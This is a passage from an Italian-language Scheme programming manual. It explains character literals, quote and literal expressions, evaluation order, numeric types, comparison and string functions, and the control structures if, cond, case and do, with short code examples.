Questi caratteri, sempre secondo Scheme, sono oggetti singoli e non possono essere uniti assieme a formare una stringa, a meno di utilizzare delle funzioni apposite di conversione in stringa. Segue un elenco che mostra alcuni esempi di rappresentazione di questi oggetti carattere.

- '`#\a`' -- la lettera «a» minuscola;
- '`#\A`' -- la lettera «A» maiuscola;
- '`#\(`' -- la parentesi tonda aperta;
- '`#\ `' -- lo spazio (dopo la barra obliqua inversa c'è esattamente un carattere <*SP*>;

- '**#\space**' -- lo spazio, espresso per nome;
- '**#\newline**' -- il codice di interruzione di riga.

654.4 Espressioni

Un'espressione è qualcosa che, per mezzo di una valutazione, fa qualcosa, oppure restituisce un qualche valore, o fa tutte e due le cose. Le espressioni sono cose che riguardano praticamente tutti i linguaggi di programmazione, ma Scheme ha una gestione particolare quando si vuole evitare che qualcosa venga trasformato da una valutazione.

In pratica, in Scheme si distinguono le ***espressioni letterali***, che sono delle espressioni che per qualche ragione, non devono essere elaborate nel modo consueto, ma passate così come sono in modo letterale.

654.4.1 Riferimenti variabili

Nella filosofia di Scheme non si hanno delle variabili vere e proprie, ma degli identificatori che fanno riferimento a delle zone di memoria allocate. Tuttavia, si può usare ugualmente il termine «variabile», se si fa attenzione a ricordare la particolarità di Scheme.

La valutazione di una variabile in Scheme genera la restituzione del valore contenuto nell'area di memoria a cui questa punta. Se si usa un interprete Scheme, come quelli descritti nel capitolo introduttivo di questa parte, si può osservare quanto descritto in modo molto semplice:

```
(define x 195)
x                       ===> 195
```

In pratica, l'espressione banale che consiste nell'indicare semplicemente l'identificatore di una variabile, genera la restituzione del valore che in precedenza gli è stato assegnato.

654.4.2 Espressioni letterali

In un linguaggio di programmazione qualunque, le espressioni letterali corrispondono alle costanti letterali, come i numeri, le stringhe e oggetti simili. In Scheme si aggiungono anche altri oggetti.

costante

' ***dato***

(quote ***dato***)

A parte le costanti letterali normali, le altre espressioni letterali si distinguono per essere precedute da un apostrofo iniziale ('**'**'), oppure (ed è la stessa cosa), per essere indicate come argomento della funzione '**quote**'.

Inizialmente è difficile comprendere il senso di questa notazione. Tuttavia, è importante riconoscere subito che non si tratta di stringhe, in quanto lo scopo per il quale esistono queste espressioni letterali, è proprio quello di evitare che vengano valutate prima del necessario. Si osservino gli esempi seguenti; in particolare, si suppone che esista una variabile '**a**' che faccia riferimento a una zona di memoria contenente il valore uno.

```
(quote a)              ===> a «simbolo»
'a                     ===> a «simbolo»
a                      ===> 1
```

```
(quote (+ 1 2))        ===> (+ 1 2)
'(+ 1 2)               ===> (+ 1 2)
(+ 1 2)                ===> 3
```

```
(quote (quote a))      ===> (quote a)
''a                    ===> (quote a)
'a                     ===> a «simbolo»
```

```
(quote "a")            ===> "a" «stringa»
'"a"                   ===> "a" «stringa»
"a"                    ===> "a" «stringa»
```

```
(quote 1)              ===> 1
'1                     ===> 1
1                      ===> 1
```

```
(quote #t)             ===> #t
'#t                    ===> #t
#t                     ===> #t
```

```
(quote #\a)            ===> #\a «carattere»
'#\a                   ===> #\a «carattere»
#\a                    ===> #\a «carattere»
```

Nei primi esempi si fa riferimento a qualcosa che si identifica attraverso la lettera «a». '**(quote a)**', ovvero '**'a**', non è un carattere e non è una stringa: è un simbolo non meglio identificato; dipende dal programmatore il significato che questo può avere. Per semplificare le cose, si è immaginato che si trattasse di una variabile.

Tra gli esempi si vede la possibilità di indicare una funzione per la somma, '**(+ 1 2)**', come espressione costante. Ci sono situazioni in cui questo è necessario, per esempio quando una funzione deve essere passata come argomento di un'altra, mentre lo scopo non è quello di passare il risultato della valutazione della prima.

Le costanti letterali, come le stringhe, i numeri, i caratteri e i valori booleani, possono essere indicati come espressioni letterali; in tal modo il risultato non cambia, dal momento che la valutazione di tali costanti restituisce le costanti stesse.

Ci sono altri tipi di dati che possono essere indicati in forma di espressioni letterali, ma non sono stati mostrati gli esempi relativi perché questi tipi non sono ancora stati descritti. Tuttavia, il senso non cambia: si usano le espressioni letterali quando non si può lasciare che queste siano valutate.

654.4.3 Ordine nella valutazione di un'espressione

L'ordine in cui viene valutata un'espressione è relativamente semplice in Scheme, dal momento che non si utilizzano operatori simbolici e tutto è espresso in forma di funzioni. In generale, si valuta prima ciò che sta nella posizione più «interna», venendo mano a mano verso l'esterno.

```
(* 3 (+ 2 4))
```

L'esempio appena mostrato si risolve secondo la sequenza di operazioni elencate di seguito:

- '**3**' ===> '**3**'
- valutazione di '**(+ 2 4)**'
  - '**2**' ===> '**2**'
  - '**4**' ===> '**4**'
  - '**2+4**' ===> '**6**'
- '**3*6**' ===> '**18**'

654.5 Funzioni comuni nelle espressioni e particolarità di alcuni tipi di dati elementari

Nei linguaggi di programmazione comuni, le espressioni si avvalgono prevalentemente di operatori di vario tipo, tanto che gli operatori sono di per sé delle funzioni, più o meno celate. Con Scheme, questa ambiguità viene eliminata, dal momento che tutte le operazioni di un'espressione si svolgono per mezzo di funzioni. Le funzioni che vengono descritte in queste sezioni, sono quelle che vengono utilizzate più frequentemente nelle espressioni di Scheme.

Il valore restituito da una funzione può essere di tipo diverso a seconda degli operandi utilizzati. Di solito si fa l'esempio della somma di due interi che genera un risultato intero. Scheme ha una gestione particolare dei numeri, almeno a livello teorico, per cui questi vengono classificati in modo molto più sofisticato di quanto facciano i linguaggi di programmazione normali.

Nella sezione dedicata ai numeri, è assente la spiegazione riguardo al tipo numerico «complesso». Eventualmente si può consultare il documento *R⁵RS* in cui questo argomento è affrontato.

654.5.1 Numeri

Con Scheme, i numeri sono gestiti a due livelli differenti: l'astrazione matematica e la realizzazione pratica. Dal punto di vista dell'astrazione matematica, si distinguono i livelli seguenti:

- numero generico;
- numero complesso;
- numero reale;

- numero razionale;
- numero intero.

In generale, un numero che appartiene a una classe inferiore, è anche un numero che può essere considerato appartenente a tutti i livelli superiori. Per esempio, un numero razionale è anche un numero reale ed è anche un numero complesso, ecc.

Scheme fornisce una serie di predicati (funzioni), per la verifica dell'appartenenza di un valore a un tipo di numero. L'elenco si vede nella tabella 654.21. In generale, queste funzioni restituiscono il valore *Vero* ('`#t`') nel caso in cui sia valida l'appartenenza presunta.

Tabella 654.21. Elenco dei predicati utili per verificare l'appartenenza ai vari tipi numerici.

Predicato	Descrizione
`(number?` ***espressione*** `)`	*Vero* se l'espressione dà un risultato numerico di qualunque tipo.
`(complex?` ***espressione*** `)`	*Vero* se l'espressione dà come risultato un numero complesso.
`(real?` ***espressione*** `)`	*Vero* se l'espressione dà come risultato un numero reale.
`(rational?` ***espressione*** `)`	*Vero* se l'espressione dà come risultato un numero razionale.
`(integer?` ***espressione*** `)`	*Vero* se l'espressione dà come risultato un numero intero.

Nel modo in cui si rappresenta un numero si indica implicitamente il tipo di questo. Tuttavia, se Scheme è in grado di conoscere una semplificazione nel modo di rappresentarne il valore, lo classifica automaticamente nella fascia inferiore relativa. Per esempio, se 4/2 viene mostrato come numero razionale, dal momento che è equivalente a due, è anche un intero puro e semplice. Gli esempi seguenti mostrano in che modo possono reagire i predicati per la verifica del tipo numerico. Si osservi in particolare la disponibilità della notazione ***m*/*n***, che permette di indicare agevolmente i numeri razionali:

```
(integer? 3)            ===> #t
(rational? 3)           ===> #t
(real? 3)               ===> #t
(complex? 3)            ===> #t
(number? 3)             ===> #t
```

```
(integer? 6/2)          ===> #t
(integer? 3/2)          ===> #f
(rational? 6/2)         ===> #t
(rational? 3/2)         ===> #t
```

```
(integer? 1.1)          ===> #f
(rational? 1.1)         ===> #t  (dipende dalla realizzazione di Scheme)
(real? 1.1)             ===> #t
```

Secondo Scheme, i numeri sono ***esatti*** o ***inesatti***, a seconda di varie circostanze, che possono dipendere anche dalla realizzazione che si utilizza. In generale, un numero è esatto se è stato fornito attraverso una costante che di per sé è esatta (come un numero intero o un numero

razionale), oppure se deriva da numeri esatti utilizzati in operazioni esatte. Si comprende intuitivamente che nel momento in cui si introducono approssimazioni di qualche tipo, per qualche ragione, i valori che si ottengono dai calcoli che si fanno, non sono precisi, ma sono, appunto, inesatti. Nonostante sia molto facile generare risultati inesatti, anche quando si parte da valori esatti, ci sono alcune situazioni in cui i risultati sono esatti anche se i valori di partenza sono inesatti; per esempio, la moltiplicazione per uno zero esatto, genera uno zero esatto, qualunque sia l'altro valore. A proposito dell'esattezza o meno dei valori, sono disponibili alcune funzioni che sono elencate nella tabella 654.25.

Tabella 654.25. Elenco dei predicati e delle altre funzioni riferite ai valori esatti e inesatti.

Funzione	Descrizione
`(exact?` ***espressione***`)`	*Vero* se l'espressione dà un risultato numerico esatto.
`(inexact?` ***espressione***`)`	*Vero* se l'espressione dà un risultato numerico inesatto.
`(exact->inexact` ***espressione***`)`	Converte il risultato dell'espressione in un valore numerico inesatto.
`(inexact->exact` ***espressione***`)`	Converte il risultato dell'espressione in un valore numerico esatto.

Seguono alcuni esempi sull'uso di queste funzioni:

```
(exact? 3)              ===> #t
(exact? 3/2)            ===> #t
(exact? 1.5)            ===> #f
(exact->inexact 3)      ===> 3.0
(inexact->exact 1.5)    ===> 3/2
```

Come accennato all'inizio, oltre all'astrazione matematica si pone il problema della precisione dei valori inesatti (quelli che per altri linguaggi di programmazione sono semplicemente dei valori a virgola mobile). Ammesso che la realizzazione di Scheme permetta di distinguere tra diversi livelli di precisione, si possono rappresentare delle costanti numeriche «reali» (a virgola mobile), utilizzando la notazione esponenziale, dove al posto della lettera «e» consueta, si utilizzano rispettivamente le lettere, '**`s`**', '**`f`**', '**`d`**' e '**`l`**', che indicano valori a precisione ridotta (*short*), a singola precisione (*float*), a doppia precisione (*double*) e a precisione ancora maggiore (*long*).

Tabella 654.27. Elenco delle funzioni matematiche comuni.

Funzione	Descrizione
`(+` ***op***`...)`	Somma gli argomenti.
`(*` ***op***`...)`	Moltiplica gli argomenti.
`(-` ***op***`)`	Moltiplica il valore dell'operando per −1.
`(-` ***op1*** ***op2***`...)`	Sottrae dal primo la somma degli operandi successivi.
`(/` ***op***`)`	Divide il primo operando per 1.
`(/` ***op1*** ***op2***`...)`	Divide il primo operando per il secondo, divide il risultato per il terzo...

Funzione	Descrizione
`(log` ***op***`)`	Calcola il logaritmo naturale.
`(exp` ***op***`)`	Calcola l'esponente.
`(sin` ***op***`)`	Calcola il seno.
`(cos` ***op***`)`	Calcola il coseno.
`(tan` ***op***`)`	Calcola la tangente.
`(asin` ***op***`)`	Calcola l'arco-seno.
`(acos` ***op***`)`	Calcola l'arco-coseno.
`(atan` ***op***`)`	Calcola l'arco-tangente.
`(sqrt` ***op***`)`	Calcola la radice quadrata.
`(expt` ***op1 op2***`)`	Eleva il primo operando alla potenza del secondo.
`(abs` ***op***`)`	Calcola il valore assoluto.
`(quotient` ***op1 op2***`)`	Divide il primo operando per il secondo e restituisce il valore intero.
`(remainder` ***op1 op2***`)`	Resto della divisione del primo operando per il secondo.
`(modulo` ***op1 op2***`)`	Calcola il modulo (vedere nota).
`(ceiling` ***op***`)`	Calcola la parte intera per eccesso.
`(floor` ***op***`)`	Calcola la parte intera per difetto.
`(round` ***op***`)`	Calcola la parte intera più vicina.
`(truncate` ***op***`)`	Calcola la parte intera eliminando semplicemente la parte decimale.
`(max` ***op***...`)`	Restituisce il valore massimo dei suoi operandi.
`(min` ***op***...`)`	Restituisce il valore minimo dei suoi operandi.
`(gcd` ***n_intero***...`)`	Calcola il massimo comune divisore dei vari operandi.
`(lcd` ***n_intero***...`)`	Calcola il minimo comune multiplo dei vari operandi.
`(numerator` ***n_razionale***`)`	Restituisce il numeratore di un numero razionale.
`(denominator` ***n_razionale***`)`	Restituisce il denominatore di un numero razionale.

La tabella 654.27 riporta l'elenco delle funzioni più comuni che possono essere usate nelle espressioni aritmetiche e matematiche. In particolare si deve osservare che '**`remainder`**' e '**`modulo`**' si comportano nello stesso modo, tranne quando si utilizzano valori negativi (per

approfondire la differenza si può leggere il documento di riferimento su Scheme, ovvero *R⁵RS*).

Scheme permette di utilizzare più di due operandi per le funzioni che sommano, sottraggono, dividono e moltiplicano. A parte la spiegazione sintetica data nella tabella in cui sono state presentate, si può intendere il senso del loro funzionamento immaginando che le operazioni avvengono in modo progressivo, da sinistra a destra:

```
(- 5 3 2)
```

L'esempio appena mostrato equivale a:

```
(- (- 5 3) 2)
```

Nello stesso modo, si osservi l'esempio seguente:

```
(/ 5 3 2)
```

Questo equivale a:

```
(/ (/ 5 3) 2)
```

Infine, la tabella 654.32 riporta alcuni predicati utili per classificare in qualche modo un valore numerico.

Tabella 654.32. Elenco di altri predicati utili per classificare i valori numerici.

Funzione	Descrizione
`(zero? `***op***`)`	*Vero* se l'operando equivale a zero.
`(positive? `***op***`)`	*Vero* se l'operando è un numero positivo.
`(negative? `***op***`)`	*Vero* se l'operando è un numero negativo.
`(odd? `***op***`)`	*Vero* se l'operando è un numero dispari.
`(even? `***op***`)`	*Vero* se l'operando è un numero pari.

Scheme dispone di altre risorse per la gestione dei valori numerici; inoltre, ciò che è stato presentato qui è descritto in modo approssimativo. Se si vogliono sfruttare bene tali possibilità di questo linguaggio, è indispensabile studiare bene il documento *R⁵RS*, già citato più volte, del quale si trova un riferimento alla fine del capitolo.

654.5.2 Valori logici, funzioni di confronto e funzioni logiche

Sono già state presentate le costanti booleane '**`#t`**' e '**`#f`**', che valgono per *Vero* e *Falso* rispettivamente. Per Scheme, da un punto di vista logico-booleano, valgono come *Vero* anche le liste (che vengono descritte in seguito), compresa la lista vuota, i simboli, i numeri, le stringhe, i vettori e le funzioni. In pratica, qualsiasi oggetto diverso dal tipo booleano, assieme al valore booleano '**`#t`**', vale come *Vero*, mentre solo '**`#f`**' vale per *Falso*. Tuttavia, per verificare che un oggetto corrisponda effettivamente a un valore booleano, si può usare il predicato seguente:

```
(boolean? oggetto)
```

Questo restituisce *Vero* in caso affermativo.

> Alcune realizzazioni più vecchie di Scheme trattano la lista vuota, che si rappresenta con '`()`', come equivalente al valore booleano *Falso*.

Gli operatori logici sono realizzati in Scheme attraverso funzioni. La tabella 654.33 elenca queste funzioni.

Tabella 654.33. Elenco delle funzioni logiche.

Funzione	Descrizione
`(not` ***op***`)`	Inverte il risultato logico dell'operando.
`(and` ***op1*** ***op2***...`)`	*Vero* se tutti gli operandi restituiscono *Vero*.
`(or` ***op1*** ***op2***...`)`	*Vero* se anche solo un operando restituisce *Vero*.

Per quanto riguarda il confronto, si distinguono situazioni diverse, a seconda che si vogliano confrontare dei valori numerici, carattere, stringa, oppure che si vogliano confrontare gli «oggetti». Le tabelle 654.34, 654.36, 654.38 e 654.40, riepilogano le funzioni in grado di eseguire tali confronti.

Tabella 654.34. Elenco delle funzioni per il confronto numerico.

Funzione	Descrizione
`(=` ***op1*** ***op2***...`)`	*Vero* se gli operandi si equivalgono.
`(<` ***op1*** ***op2***...`)`	*Vero* se gli operandi sono in ordine crescente.
`(>` ***op1*** ***op2***...`)`	*Vero* se gli operandi sono in ordine decrescente.
`(<=` ***op1*** ***op2***...`)`	*Vero* se gli operandi sono in ordine non decrescente.
`(>=` ***op1*** ***op2***...`)`	*Vero* se gli operandi sono in ordine non crescente.

È interessante notare che le funzioni per il confronto ammettono l'uso di più di due argomenti. Si osservino gli esempi seguenti, con i risultati che restituiscono:

```
(= 2 2)                 ===> #t
(= 2 2 2)               ===> #t
(= 2 2 2 1)             ===> #f
(< 1 2)                 ===> #t
(< 1 2 3)               ===> #t
(< 1 2 3 2)             ===> #f
```

Tabella 654.36. Elenco delle funzioni per il confronto tra caratteri.

Funzione	Descrizione
`(char=?` ***car1 car2*** `)`	*Vero* se i due caratteri sono uguali.
`(char<?` ***car1 car2*** `)`	*Vero* se il primo carattere è lessicograficamente inferiore al secondo.
`(char>?` ***car1 car2*** `)`	*Vero* se il primo carattere è lessicograficamente superiore al secondo.
`(char<=?` ***car1 car2*** `)`	*Vero* se il primo carattere è lessicograficamente non superiore al secondo.
`(char>=?` ***car1 car2*** `)`	*Vero* se il primo carattere è lessicograficamente non inferiore al secondo.
`(char-ci=?` ***car1 car2*** `)`	Come '**`char=?`**', senza distinguere tra maiuscole e minuscole.
`(char-ci<?` ***car1 car2*** `)`	Come '**`char<?`**', senza distinguere tra maiuscole e minuscole.
`(char-ci>?` ***car1 car2*** `)`	Come '**`char>?`**', senza distinguere tra maiuscole e minuscole.
`(char-ci<=?` ***car1 car2*** `)`	Come '**`char<=?`**', senza distinguere tra maiuscole e minuscole.
`(char-ci>=?` ***car1 car2*** `)`	Come '**`char>=?`**', senza distinguere tra maiuscole e minuscole.

Per quanto riguarda il confronto tra caratteri e tra stringhe, non è stabilita la possibilità di inserire più di due argomenti, anche se è possibile che una realizzazione Scheme lo consenta.

```
(char<? #\a #\b)         ===> #t
(char<? #\A #\B)         ===> #t
(char-ci<=? #\A #\b)     ===> #t
(char-ci<=? #\a #\B)     ===> #t
(char-ci=? #\a #\A)      ===> #t
```

Tabella 654.38. Elenco delle funzioni per il confronto tra stringhe.

Funzione	Descrizione
`(string=?` ***str1 str2*** `)`	*Vero* se le due stringhe sono uguali.
`(string<?` ***str1 str2*** `)`	*Vero* se la prima stringa è lessicograficamente inferiore alla seconda.
`(string>?` ***str1 str2*** `)`	*Vero* se la prima stringa è lessicograficamente superiore alla seconda.
`(string<=?` ***str1 str2*** `)`	*Vero* se la prima stringa è lessicograficamente non superiore alla seconda.
`(string>=?` ***str1 str2*** `)`	*Vero* se la prima stringa è lessicograficamente non inferiore alla seconda.
`(string-ci=?` ***str1 str2*** `)`	Come '**`string=?`**', senza distinguere tra maiuscole e minuscole.
`(string-ci<?` ***str1 str2*** `)`	Come '**`string<?`**', senza distinguere tra maiuscole e minuscole.
`(string-ci>?` ***str1 str2*** `)`	Come '**`string>?`**', senza distinguere tra maiuscole e minuscole.
`(string-ci<=?` ***str1 str2*** `)`	Come '**`string<=?`**', senza distinguere tra maiuscole e minuscole.

Funzione	Descrizione
`(string-ci>=?` ***str1 str2*** `)`	Come ‘**`string>=?`**’, senza distinguere tra maiuscole e minuscole.

```
(string<? "ab" "aba")           ===> #t
(string<? "AB" "ABA")           ===> #t
(string-ci<? "AB" "aba")        ===> #t
(string-ci<? "ab" "ABA")        ===> #t
(string-ci=? "ciao" "CIAO")     ===> #t
```

Scheme offre dei predicati particolari per il confronto tra due oggetti, come mostrato nella tabella 654.40. È difficile definire in modo chiaro la differenza che c’è tra questi tre predicati. In generale si può affermare che ‘**`equal?`**’ sia il predicato che è più permissivo, mentre ‘**`eq?`**’ è quello più restrittivo.

Tabella 654.40. Elenco delle funzioni per il confronto tra gli oggetti.

Funzione	Descrizione
`(eq?` ***op1 op2*** `)`	*Vero* se i due operandi sono identici.
`(eqv?` ***op1 op2*** `)`	*Vero* se i due operandi sono equivalenti dal punto di vista operativo.
`(equal?` ***op1 op2*** `)`	*Vero* se i due operandi hanno la stessa struttura e lo stesso contenuto.

```
(equal? "abc" "abc")            ===> #t
(eqv? "abc" "abc")              ===> #f
(eq? "abc" "abc")               ===> #f

(equal? 2 2)                    ===> #t
(eqv? 2 2)                      ===> #t
(eq? 2 2)                       ===> (non specificato)

(equal? 'a 'a)                  ===> #t
(eqv? 'a 'a)                    ===> #t
(eq? 'a 'a)                     ===> #t
```

654.5.3 Caratteri

Alcune funzioni specifiche per i caratteri sono elencate nella tabella 654.42. Per quanto riguarda il caso particolare del predicato ‘**`char-whitespace?`**’, questo si avvera nel caso in cui si tratti di *<SP>*, *<HT>*, *<LF>*, *<FF>* e *<CR>*.

Tabella 654.42. Elenco di alcune funzioni specifiche per la gestione dei caratteri.

Funzione	Descrizione
`(char?` ***oggetto*** `)`	*Vero* se l’oggetto è un carattere.
`(char-alphabetic?` ***carattere*** `)`	*Vero* se il carattere è alfabetico.
`(char-numeric?` ***carattere*** `)`	*Vero* se il carattere è numerico.

Funzione	Descrizione
`(char-whitespace?` ***carattere***`)`	*Vero* se si tratta di uno spazio orizzontale o verticale.
`(char-upper-case?` ***carattere***`)`	*Vero* se si tratta di un carattere alfabetico maiuscolo.
`(char-lower-case?` ***carattere***`)`	*Vero* se si tratta di un carattere alfabetico minuscolo.
`(char->integer` ***carattere***`)`	Restituisce un numero corrispondente al carattere.
`(integer->char` ***numero_intero***`)`	Restituisce un carattere corrispondente al numero.
`(char-upcase` ***carattere***`)`	Se possibile, converte il carattere in maiuscolo.
`(char-downcase` ***carattere***`)`	Se possibile, converte il carattere in minuscolo.

Nella conversione attraverso le funzioni '**`char->integer`**' e '**`integer->char`**', l'equivalenza tra carattere e numero dipende dalla realizzazione di Scheme; molto probabilmente dipende dalla codifica dell'insieme di caratteri utilizzato.

654.5.4 Stringhe

Alcune funzioni specifiche per i caratteri sono elencate nella tabella 654.43. Quando le funzioni fanno riferimento a un indice per indicare un carattere all'interno di una stringa, si deve ricordare che il primo corrisponde alla posizione zero. Quando si fa riferimento a due indici, uno per indicare il carattere iniziale e uno per fare riferimento al carattere finale, il secondo indice deve puntare alla posizione successiva all'ultimo carattere da prendere in considerazione. Questo permette di individuare una stringa nulla quando l'indice iniziale e l'indice finale sono uguali.

Tabella 654.43. Elenco di alcune funzioni specifiche per la gestione delle stringhe.

Funzione	Descrizione
`(string?` ***oggetto***`)`	*Vero* se l'oggetto è una stringa.
`(make-string` ***numero_caratteri***`)`	Restituisce una stringa della lunghezza indicata.
`(make-string` ***numero_caratteri*** ↩ ↪***carattere***`)`	Restituisce una stringa composta con il carattere indicato.
`(string` ***carattere...***`)`	Restituisce una stringa composta dai caratteri indicati.
`(string-length` ***stringa***`)`	Restituisce il numero di caratteri contenuto.
`(string-ref` ***stringa indice***`)`	Restituisce il carattere nella posizione dell'indice.
`(string-set!` ***stringa indice carattere***`)`	Modifica il carattere che si trova nella posizione dell'indice.
`(substring` ***stringa inizio fine***`)`	Estrae la sottostringa compresa tra i due indici.
`(string-append` ***stringa...***`)`	Restituisce una stringa unica complessiva.

Funzione	Descrizione
(string-copy *stringa*)	Restituisce una copia della stringa.
(string-fill! *stringa carattere*)	Sostituisce gli elementi della stringa con il carattere indicato.
(string->list *stringa*)	Restituisce una lista composta dai caratteri della stringa.
(list->string *lista_di_caratteri*)	Restituisce una stringa a partire da una lista di caratteri.

```
(make-string 10 #\A)          ===> "AAAAAAAAAA"
(string-length "ciao")        ===> 4

(define a "ciao")
(string-set! a 0 #\C)
a                             ===> "Ciao"
(substring a 2 4)             ===> "ao"
```

654.6 Strutture di controllo

Anche con Scheme sono disponibili le strutture di controllo comuni nei linguaggi di programmazione. Evidentemente, queste sono realizzate attraverso delle funzioni. In base a tale impostazione, per sottoporre una parte di codice alla verifica di una condizione, o per metterla in un ciclo, occorre che questa sia inserita in una funzione che possa essere chiamata all'interno di un'espressione.

Per intendere il problema, si osservi l'esempio seguente, che mostra la scelta tra la chiamata della funzione '**`display`**' per visualizzare il messaggio «bello», o «brutto», in funzione di una condizione (che in questo caso si avvera necessariamente):

```
(if (> 3 2) (display "bello") (display "brutto"))
```

Per ovviare a questo inconveniente si può utilizzare la funzione '**`begin`**', che permette di incorporare più espressioni dove invece se ne potrebbe inserire una sola.

654.6.1 Funzione «begin»

Per tutte le situazioni in cui è possibile indicare una sola espressione, mentre invece se ne vorrebbero inserire diverse, esiste la funzione '**`begin`**':

```
(begin
    espressione
    espressione
    ...
)
```

Il senso si comprende intuitivamente: le espressioni che costituiscono gli argomenti di '**`begin`**' vengono valutate in ordine, da sinistra a destra (in questo caso dall'alto in basso). L'esempio seguente è molto banale: visualizza un messaggio e termina.

```
(begin
    (display "ciao ")
    (display "a ")
    (display "tutti!")
    (newline)
)
```

È importante osservare che all'interno della funzione '**begin**' non è possibile dichiarare delle variabili locali, a meno che per questo si inseriscano delle altre funzioni che creano un loro ambiente, come '**let**' e le altre simili.

654.6.2 Struttura condizionale: «if»

La struttura condizionale è il sistema di controllo fondamentale dell'andamento del flusso delle istruzioni.

(if ***condizione*** ***espressione_se_vero*** [***espressione_se_falso***])

La funzione '**if**' valuta i suoi argomenti in un ordine preciso: per prima cosa viene valutato il primo argomento; se il risultato è *Vero*, o comunque se si ottiene un risultato equiparabile a *Vero*, valuta il secondo argomento; in alternativa, valuta il terzo argomento, se è stato fornito. Alla fine restituisce il valore dell'ultima espressione a essere stata valutata (ammesso che questa restituisca qualcosa). Sotto vengono mostrati alcuni esempi in cui alcune parti del programma sono state saltate per non distrarre l'attenzione del lettore:

```
(define Importo 0)
…
(if (> Importo 10000000) (display "L'offerta è vantaggiosa"))
```

```
(define Importo 0)
…
(if (> Importo 10000000)
    (display "L'offerta è vantaggiosa")
    (display "Lascia perdere")
)
```

```
(define Importo 0)
…
(if (> Importo 10000000)
    (display "L'offerta è vantaggiosa")
    (if (> Importo 5000000)
        (display "L'offerta è accettabile")
        (display "Lascia perdere")
    )
)
```

Come accennato, potrebbe essere conveniente l'utilizzo della funzione '**begin**' per facilitare la descrizione di gruppi di istruzioni (espressioni). Si osservi l'esempio seguente, in cui viene salvato il valore dell'importo nella variabile '**Offerta**':

```
(define Importo 0)
(define Offerta 0)
…
(if (> Importo 10000000)
    ; then
    (begin
        (display "L'offerta è vantaggiosa")
        (set! Offerta Importo)
        ; eventualmente fa anche qualcosa in più
        ;…
    )
    ; else
    (if (> Importo 5000000)
        ; then
        (begin
            (display "L'offerta è accettabile")
            (set! Offerta Importo)
            ; eventualmente fa anche qualcosa in più
            ;…
        )
        ; else
        (display "Lascia perdere")
    ; end if
    )
; end if
)
```

654.6.3 Struttura di selezione: «cond»

Scheme fornisce due strutture di selezione. In questo caso, la funzione '**cond**' si basa sulla verifica di condizioni distinte per ogni blocco di espressioni.

```
(cond
    (condizione espressione...)
    (condizione espressione...)
    ...
    [(else espressione...)]
)
```

Lo schema sintattico dovrebbe essere chiaro a sufficienza: la funzione '**cond**' ha come argomenti una serie di «blocchi» (si tratta di liste, ma questo viene chiarito quando si passa alla descrizione delle liste), contenenti ognuno un'espressione iniziale che deve essere valutata per determinare se le espressioni successive devono essere valutate o meno. Nel momento in cui si incontra una condizione che si avvera, i blocchi successivi vengono ignorati. Se non si incontra alcuna condizione che si avvera, se esiste l'ultimo blocco, corrispondente alla funzione '**else**', le espressioni relative vengono eseguite.

A differenza della funzione '**`if`**', in questo caso si possono indicare più espressioni per ogni condizione della selezione; in questo senso, la funzione '**`cond`**' può diventare un sostituto opportuno di quella. Segue un esempio tipico di selezione:

```
(define Mese 0)
…
(cond
    ((= Mese 1) (display "gennaio") (newline))
    ((= Mese 2) (display "febbraio") (newline))
    ((= Mese 3) (display "marzo") (newline))
    ((= Mese 4) (display "aprile") (newline))
    ((= Mese 5) (display "maggio") (newline))
    ((= Mese 6) (display "giugno") (newline))
    ((= Mese 7) (display "luglio") (newline))
    ((= Mese 8) (display "agosto") (newline))
    ((= Mese 9) (display "settembre") (newline))
    ((= Mese 10) (display "ottobre") (newline))
    ((= Mese 11) (display "novembre") (newline))
    ((= Mese 12) (display "dicembre") (newline))
    (else (display "mese errato!") (newline))
)
```

654.6.4 Struttura di selezione: «case»

Scheme fornisce anche la struttura di selezione tradizionale, ovvero la funzione '**`case`**', che si basa sulla verifica del valore di una sola «chiave». Anche '**`case`**' permette l'indicazione di più espressioni per ogni elemento della selezione.

```
(case espressione_di_selezione
    ((dato...) espressione...)
    ((dato...) espressione...)
    ...
    [(else espressione...)]
)
```

La prima espressione a essere valutata è quella che costituisce il primo argomento della funzione '**`case`**'. Successivamente, il suo risultato viene comparato con quello dei «dati» elencati all'inizio di ogni gruppo di espressioni (si vedano gli esempi). Se la comparazione ha successo, allora vengono valutate le espressioni successive (all'interno del blocco), nell'ordine in cui si trovano. Se il confronto non ha successo, se esiste un blocco finale costituito dalla funzione '**`else`**', vengono eseguite le espressioni relative. Seguono alcuni esempi:

```
(define Mese 0)
…
(case Mese
    ((1) (display "gennaio") (newline))
    ((2) (display "febbraio") (newline))
    ((3) (display "marzo") (newline))
    ((4) (display "aprile") (newline))
    ((5) (display "maggio") (newline))
    ((6) (display "giugno") (newline))
    ((7) (display "luglio") (newline))
    ((8) (display "agosto") (newline))
    ((9) (display "settembre") (newline))
    ((10) (display "ottobre") (newline))
    ((11) (display "novembre") (newline))
    ((12) (display "dicembre") (newline))
    (else (display "mese errato!") (newline))
)
```

```
(define Anno 0)
(define Mese 0)
(define Giorni 0)
…
(case Mese
    ((1 3 5 7 8 10 12) (set! Giorni 31))
    ((4 6 9 11) (set! Giorni 30))
    ((2)
        (if
            (or
                (and (= (modulo Anno 4) 0) (not (= (modulo Anno 100) 0)))
                (= (modulo Anno 400) 0)
            )
            (set! Giorni 29)
            (set! Giorni 28)
        )
    )
)
```

654.6.5 Iterazione: «do»

Scheme dispone di una funzione unica per realizzare i cicli iterativi e quelli enumerativi. Si tratta di '**do**', il cui funzionamento è, a prima vista, un po' strano. Come ciclo iterativo la sintassi si riduce al modello seguente:

```
(do ()
    (condizione_di_uscita [espressione_pre_uscita...])
    espressione_del_ciclo...
)
```

In questa forma, viene valutata prima la condizione; se si avvera, vengono valutate le espressioni successive, quelle contenute nello spazio delle parentesi (la lista della condizione), quindi

il ciclo termina. Se la condizione non si avvera, vengono eseguite le espressioni esterne al blocco della condizione, al termine delle quali riprende il ciclo.

Quando si vuole usare la funzione '**do**' per realizzare un ciclo enumerativo, si definiscono una o più variabili da inizializzare e modificare in qualche modo a ogni ciclo:

```
(do ((variabile inizializzazione passo)...)
    (condizione_di_uscita [espressione_pre_uscita...])
    espressione_del_ciclo...
)
```

Le variabili vengono dichiarate (allocate) dalla funzione '**do**' stessa, avendo effetto solo in ambito locale, all'interno della funzione che le dichiara (in pratica, mascherano temporaneamente altre variabili esterne con lo stesso nome). Le variabili vengono inizializzate immediatamente con il valore ottenuto dall'espressione di inizializzazione, quindi inizia il primo ciclo. Alla fine di ogni ciclo, prima dell'inizio del successivo, vengono valutate le espressioni del passo, assegnando alle variabili relative i valori che si ottengono.

